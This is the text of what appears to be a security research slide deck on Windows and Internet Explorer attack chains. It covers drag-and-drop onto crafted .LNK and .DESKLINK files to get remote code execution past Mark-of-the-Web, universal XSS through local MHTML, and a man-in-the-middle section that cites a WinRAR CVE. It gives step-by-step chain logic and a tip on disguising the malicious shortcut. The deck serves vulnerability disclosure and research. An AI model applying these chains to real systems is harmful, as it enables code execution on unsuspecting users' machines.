
RCE using ClickJacking

Requires 2-click again

1 – to enable blocked active content

2 – to execute file

In theory it can be bypassed to 1-click (without allowing blocked content)



Not a bug, just feature #5.2

RCE using dragndrop №1



What we can use instead clicks?

Drag'n'Drop!


Not a bug, just feature #5.2

RCE using dragndrop №1

Leads to RCE via running .LNK file for example from SMB server (MOTW bypass)

When you double click to .LNK file with MOTW it will trigger UAC security confirmation.

But when you dragndrop any file to this .LNK it doesn't trigger any errors.




Not a bug, just feature #5.2

UXSS using local .MHTML without MOTW

Chain logic


- 1) Malicious page opens `http://localhost` with XSS (its legal)
- 2) XSS on localhost spawns edge window with location of itself
- 3) Using edge window, XSS any site drops 'exploit.zip' to `~/Downloads/` folder with MOTW. exploit.zip contains .LNK files
- 4) IE window redirects from localhost XSS to locally saved .ZIP exploit using vulnerability from part #1
- 5) User need to drag-n-drop any file to specially crafted .LNK inside .ZIP



Not a bug, just feature #5.2

UXSS using local .MHTML without MOTW

.LNK properties




Not a bug, just feature #5.2

RCE using dragndrop №1

Drag'n'Drop RCE demo

Doesn't require any clicks to
security notifications



Not a bug, just feature #5.3

RCE using dragndrop №1



Different Drag'n'Drop targets

Not a bug, just feature #5.3



RCE using dragndrop №2

.LNK file is unusual Drag'N'Drop target

Windows has a lot of built in file extensions with this functionality


- **.MAPIMAIL** – Open outlook and use dropped file as attachment for new email.
- **.MYDOCS** – Copy file to ~/Documents/
- **.DESKLINK** – Copy file to ~/Documents/
- **.ZFSendTOTarget** – Create achieve with dropped file

Not a bug, just feature #5.3

UXSS using local .MHTML without MOTW

Chain logic

- 1) Malicious page opens `http://localhost` with XSS (its legal)
- 2) XSS on localhost spawns edge window with location of itself
- 3) Using edge window, XSS any site drops 'proxy.html' and 'exploit.zip' to `~/Downloads/` folder with MOTW. exploit.zip contains .DESKLINK and .LNK files
- 4) IE window redirects from localhost XSS to locally saved .HTML file using vulnerability from part #1. HTML file display directory listing from .ZIP using `<iframe>`.
- 5) When user drag-n-drop any file to specially crafted .LNK to .Desklink
- 6) Now user need to open it from own desktop



Not a bug, just feature #5.3


RCE using dragndrop №2

Drag'n'Drop writing an unsafe .LNK file to the desktop

This time MOTW is set and user seeing UAC popup when start malicious file.

On my other Windows installs MOTW isn't used here and I didn't saw this popup.

I use name "This PC" and computer icon but I think name "secret" and folder icon will works well too



Not a bug, just feature #6

Man in the middle



MITM

Not a bug, just feature #6


PT SWARM [Home](#) [About](#)

 [Follow @ptswarm](#)

WinRAR's vulnerable trialware: when free software isn't free

Written by Igor Sak-Sakovskiy on October 20, 2021

In this article we discuss a vulnerability in the trial version of WinRAR which has significant consequences for the management of third-party software. This vulnerability allows an attacker to **intercept and modify requests** sent to the user of the application. This can be used to achieve Remote Code Execution (RCE) on a victim's computer. It has been assigned the CVE ID – CVE-2021-35052.



Not a bug, just feature #6

Man in the middle

MITM of a healthy person

- Add to hosts file an extra line:

127.0.0.1 www.google.com

- Open google inside Chrome

(Chrome doesn't allow connection)

Your connection is not private

Attackers might be trying to steal your information from **www.google.com** (for example, passwords, messages, or credit cards). [Learn more about this warning](#)

NET::ERR_CERT_AUTHORITY_INVALID



[Turn on enhanced protection](#) to get Chrome's highest level of security

Hide advanced

Reload


www.google.com normally uses encryption to protect your information. When Chrome tried to connect to www.google.com this time, the website sent back unusual and incorrect credentials. This may happen when an attacker is trying to pretend to be www.google.com, or a Wi-Fi sign-in screen has interrupted the connection. Your information is still secure because Chrome stopped the connection before any data was exchanged.

Not a bug, just feature #6

Man in the middle

Code sample

Open google.com
using WebBrowser



